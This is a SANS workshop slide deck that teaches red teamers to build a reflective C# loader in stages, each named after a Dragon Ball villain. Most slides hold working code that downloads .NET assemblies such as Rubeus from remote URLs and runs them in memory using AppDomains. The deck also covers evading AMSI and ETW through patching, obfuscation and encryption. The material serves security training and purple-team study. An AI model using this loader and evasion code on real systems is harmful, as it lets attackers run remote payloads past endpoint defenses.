From zero to hero: creating a reflective loader in C#

Jean-François Maes SANS TECH TUESDAY





Agenda

- **1** Why C#?
- 2 What is reflection?
- **3** Creating a loader
- 4 Improving the loader
 - **5** Future of tradecraft



Why C#

AMSI

```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
- Invoke-Mimika
```

Constrained Language Mode

```
PS C:\Temp> Import-Module .\Invoke-Mimikatz.ps1
Import-Module : Importing *.ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ Import-Module .\Invoke-Mimikatz.ps1
+ CategoryInfo : PermissionDenied: (:) [Import-Module], InvalidOperationException
+ FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell.Commands.Import
Module Command
```

As defenses improve, so does malware.

Offensive operations will always be a game of cat and mouse between attackers and defenders.

As PowerShell became more and more scrutinized over the years, its defensive capabilities grew as well. AMSI and Constrained Language Mode are two big advancements, but other defensive measures are relevant as well such as script block logging



Why C#



IronPython



Shoutout to





What is reflection?



Wikipedia

In <u>computer science</u>, reflection programming is the ability of a <u>process</u> to examine, <u>introspect</u>, and modify its own structure and behavior.

A language supporting reflection provides a number of features available at runtime that would otherwise be difficult to accomplish in a lower-level language.



Microsoft

Reflection provides objects that describe assemblies, modules, and types. You can use reflection to dynamically create an instance of a type, bind the type to an existing object, or get the type from an existing object and invoke its methods or access its fields and properties. If you are using attributes in your code, reflection enables you to access them.



Stack Overflow

Reflection allows you to write code that can inspect various aspects about the code itself.


It enables you to do simple things like **Loading an assembly at runtime**, finding a specific class, determining if it matches a given Interface, and **invoking certain members dynamically**.



Creating the loader

Loader 1- Raditz - "The PoC stage"







Creating the loader

Loader 1- Raditz - "The PoC stage"

Code	Explanation
Assembly.loadFile(string FilePath)	Loads the .NET assembly from the filepath, returns an Assembly object
Object[] parameters = new String[] {null}	Creates a new Object Array which contains a new (empty) String Array
EntryPoint.Invoke(null, parameters)	Executes the entry point of the loaded assembly (usually the main method of a program will be the entry point). Passes the parameters to the function (in this case an empty String array

Flaws in Raditz

AMSI

No remote fetch



PS C:\Users\Jean> Invoke-Mimikatz

At line:1 char:1 + Invoke-Mimikat

+ Invoke-Mimikatz

This script contains malicious content and has been blocked by your antivirus software

+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException

FullyQualifiedErrorId : ScriptContainedMaliciousContent

ETW

	■ Raditz.exe (6712) Properties													
G	eneral	Statistics	Performance	Threads	Token	Module	s Memory	Environme	nt Handles	.NET assemblies	.NET performance	GPU	Comment	
	Struct	ure				ID	Flags		Path					
	➤ CLR v4.0.30319.0				7	CONCURRE	NT_GC,	"C: \Users\jarvis\source\repos\Raditz\bin\Release\Raditz.exe"						
	~	AppDomair	n: Raditz.exe			1546	Default, Exe	ecutable						
		HelloRe	flectionWorld			1573			C:\Users\jar	vis\source\repos\H	elloReflectionWorld\	bin\Relea	ase\HelloRef	flectionWorld.exe
		Raditz				1565			C:\Users\jar	vis\source\repos\R	aditz\bin\Release\Ra	aditz.exe	:	
	~	AppDomair	n: SharedDoma	in			Shared							
		mscorlib)			1561	DomainNeut	ral, Native	C:\Windows	Microsoft.Net\asse	embly\GAC_32\msco	rlib\v4.0	_4.0.0.0_b	77a5c561934e089\mscorlib.dll



Loader 2- Nappa - "The Web angle"









Loader 2- Nappa - "The Web angle"

```
static void ReflectFromWeb(string url)
{
    WebClient client = new WebClient();
    byte[] programBytes = client.DownloadData(url);
    Assembly dotnetProgram = Assembly.Load(programBytes);
    object[] parameters = new String[] { null };
    dotnetProgram.EntryPoint.Invoke(null, parameters);
}
```

Code	Explanation
Webclient client = new WebClient();	Initiates a new WebClient object that can then be used to make web requests
Byte[] programBytes = client.DownLoadData(String url)	Will use the webclient to make a request to the url, and download a byte array (if present)
Assembly dotnetProgram = Assembly.Load(programBytes)	Instead of loading an Assembly from a filepath, this function will instead load the assembly from the bytearray.



Flaws in Nappa

What happens if there is a 404 error? What about HTTPS?









Flaws in Nappa

AMSI

ETW

	■ Nappa.exe (4168) Properties						
G	eneral Statistics Performance Threads Toke	en Modul	es Memory Environme	nt Handles .NET assemblies .NET performance GPU Comment			
	Structure	ID	Flags	Path			
	✓ CLR v4.0.30319.0	7	CONCURRENT_GC,	"C: \Users\jarvis\source\repos\Nappa\bin\Release\Nappa.exe"			
	✓ AppDomain: Nappa.exe		Default, Executable				
	HelloReflectionWorld			HelloReflectionWorld			
	Nappa			C: \Users\jarvis\source\repos\Wappa\bin\Release\Wappa.exe			
	System		Native C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0_b77a5c561934e089\System.dll				
	System.Configuration		Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0_b03f5f7f11d50a3a\System.Confi			
	System.Core		Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0_b77a5c561934e089\System.Core.dll			
	System.Xml 8889		Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0_b77a5c561934e089\System.Xml.dll			
	✓ AppDomain: SharedDomain	1961	Shared				
	mscorlib	8825	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0_b77a5c561934e089\mscorlib.dll			



Loader 3- Frieza - "Adding robustness to the web angle"







Loader 3- Frieza - "Adding robustness to the web angle"

```
static void ReflectFromWeb(string url,int retrycount, int timeoutTimer)

ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
WebClient client = new WebClient();
byte[] programBytes = null;
while (retrycount)=0 && programBytes ==null)

{
    try
    {
        programBytes = client.DownloadData(url);
        }
        catch(NebException ex)
    {
            Console.WriteLine("Assembly not found yet. sleeping for {0} seconds and retrying another {1} time(s)...", timeoutTimer, retrycount);
            retrycount--;
            Thread.Sleep(timeoutTimer * 1000);
        }
        if (programBytes == null)
        {
            Console.WriteLine("Assembly was not found, exitting now...");
            Environment.Exit(-1);
        }
        Assembly dotnetProgram = Assembly.Load(programBytes);
        object[] parameters = new String[] { null };
        dotnetProgram.EntryPoint.Invoke(null, parameters);
    }
}
```

Code	Explanation
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;	Makes sure webclient supports HTTPS traffic
while (retrycount>=0 && programBytes ==null)	Will keep trying to fetch the program over the web until it can or the retrycounter gets below 0.
Trycatch	Handles web errors (404)
if (programBytes == null)	If the loader did not load the program successfully, exit gracefully

Flaws in Frieza











Flaws in Frieza

AMSI

```
PS C:\Users\Jean> Invoke-Mimikatz

At line:1 char:1
+ Invoke-Mimikatz
+ Additional Content and has been blocked by your antivirus software.
+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

ETW

```
Structure

✓ CLR v4.0.30319.0


                                                                              "C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe"
                                                   7 CONCURRENT_GC, ...
   ✓ AppDomain: Frieza, exe
                                              1055... Default, Executable
                                              1073...
                                                                              C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe
         Frieza
                                              1097...
         mscorlib
                                                                              C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0_b77a5c561934e089\System.dll
         System
         System.Configuration
                                              1078... Native
                                                                              C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0_b03f5f7f11d50a3a\System.Configuration\v4.0_4.0.0.0
         System.Core
                                              1078... Native
                                                                              C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0_b77a5c561934e089\System.Core.dll
                                                                              C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0_b77a5c561934e089\System.Xml.dll
         System.Xml
                                              1080... Native

✓ AppDomain: SharedDomain


                                              1961... Shared
         mscorlib
                                              1068... DomainNeutral, Native C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0_b77a5c561934e089\mscorlib.dll
```







Double Rainbow Reflection? What does it mean?!










Flaws in Frieza

Pre AMSI patch


PS C:\Users\jarvis> C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe
dit a key to start
Could not load file or assembly '417280 bytes loaded from Frieza, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incor
rect format.


Pre ETW patch





Double Load FTW





Loader 4 - Cell - "Appdomains are cool"



Application Domains allow us to load and unload binaries at will, whilst keeping the original process open.

This gives us flexibility in case we want a reflective loader that is capable of running multiple assemblies without having to restart the loader or rerun an assembly without having to fetch it again.



Loader 4 - Cell - "Appdomains are cool"

```
public class Worker : MarshalByRefObject
    public void ReflectFromWeb(string url, int retrycount=0, int timeoutTimer=0)
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        WebClient client = new WebClient();
        byte[] programBytes = null;
        while (retrycount >= 0 && programBytes == null)
            try
                programBytes = client.DownloadData(url);
               Console.WriteLine("Assembly not found yet. sleeping for {0} seconds and retrying another {1} time(s)...", timeoutTimer, retrycount);
                Thread.Sleep(timeoutTimer * 1000);
        if (programBytes == null)
            Console.WriteLine("Assembly was not found, exitting now...");
            Environment.Exit(-1);
        Assembly dotnetProgram = Assembly.Load(programBytes);
        object[] parameters = new String[] { null };
        dotnetProgram.EntryPoint.Invoke(null, parameters);
```

Code Explanation

Public class worker: MarshalByRefObject


Enables access to objects across application domain boundaries in applications that support remoting.

Loader 4 - Cell - "Appdomains are cool"

```
static void Main(string[] args)
    AppDomain namek = AppDomain.CreateDomain("Namek");
   Console.WriteLine("Appdomain Namek created!");
    Console.ReadKey();
   Worker remoteWorker = (Worker)namek.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);
   remoteWorker.ReflectFromWeb("http://10.0.2.15/HelloReflectionWorld.exe");
   Console.ReadKey();
   Console.WriteLine("Unloaded Namek!");
    AppDomain.Unload(namek);
    Console.ReadKey();
   AppDomain snakeWay = AppDomain.CreateDomain("SnakeWay");
   Console.WriteLine("Appdomain SnakeWay created!");
   remoteWorker = (Worker)snakeWay.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);
    Console.ReadKey();
   remoteWorker.ReflectFromWeb("http://10.0.2.15/mscorlib.exe");
   remoteWorker.ReflectFromWeb("https://github.com/Flangvik/SharpCollection/raw/master/NetFramework 4.5 Any/Rubeus.exe");
   Console.WriteLine("Unloaded SnakeWay!");
    Console.ReadKey();
```

Code	Explanation				
Appdomain namek = AppDomain.CreateDomain("Namek")	Creates a new appdomain				
Worker remoteWorker = (Worker).Assembly.FullName, new	Activates the worker class				
Worker().GetType().FullName);					

Loader 4 - Cell - "Appdomains are cool"




Appdomain Namek created! Hello from HelloReflectionWorld! Unloaded Namek! Appdomain SnakeWay created! hit a key to start evasion Cell.exe (3056) Properties General Statistics Performance Threads Token Modules Memory Environment Handles .NET assemblies .NET performance GPU Comment Structure ID Flags ✓ CLR v4.0.30319.0 7 CONCURRENT GC, ... "C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe" ✓ AppDomain: Cell.exe 1450... Default, Executable 1469... C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe ✓ AppDomain: SnakeWay 1485... Executable 1518... C:\Users\iarvis\source\repos\Cell\bin\Release\Cell.exe 1518... mscorlib 1518... C:\Windows\Microsoft.Net\assembly\GAC MSIL\System\v4.0 4.0.0.0 b77a System.Configuration 1518... C:\Windows\Microsoft.Net\assembly\GAC MSIL\System.Configuration\v4.0 System.Xml 1518... C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0 ✓ AppDomain: SharedDomain 1961... Shared 1465... DomainNeutral, Native C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0_b77a5

PS C:\Users\jarvis> C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe



Potential Future improvements

Obfuscation




Encryption






Potential Implementation of this technique



Bonus: Idea to "bamboozle" analysts

Can you spot what's going on in this picture?





Bonus: Interop with PowerShell

.NET, the gift that keeps giving

https://gist.githubusercontent.com/jfmaes/cc541d0cac5e513755d0fe05ab7a3dc7/raw/5fdf0f4f131c2004bcdb7405c110d4ba4c5381de/SANSReflection.txt

Hi SANS Workshop Attendees! Reflection is super fun!

amsi.dll AmsiScanBuffer uFcAB4DD




Bonus: Interop with PowerShell – Part 2

.NET, the gift that keeps giving





Future of tradecraft
















Cas van Cooten







About Jean-François Maes



Jean-François Maes is instructor of the SANS SEC 699: Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection class.

On top of his work for SANS, Jean-François is a senior security consultant at TrustedSec and a toolsmith.

He is also the founder of redteamer.tips, a website aimed to provide tips and tricks for red teamers.

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LinkedIn: https://www.linkedin.com/in/jean-francos-maes/

GitHub: https://github.com/jfmaes





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GIAC offensive operations certifications cover critical domains and highly specialized usages, ensuring professionals have the knowledge and skills necessary to work in security roles requiring hands-on experience in specific focus areas like, penetration testing, purple teaming, or exploit development. It's important for organizations and practitioners to have a training provider who covers the attack surface of the entire threat landscape, from authors and instructors who are leaders in those respective areas.





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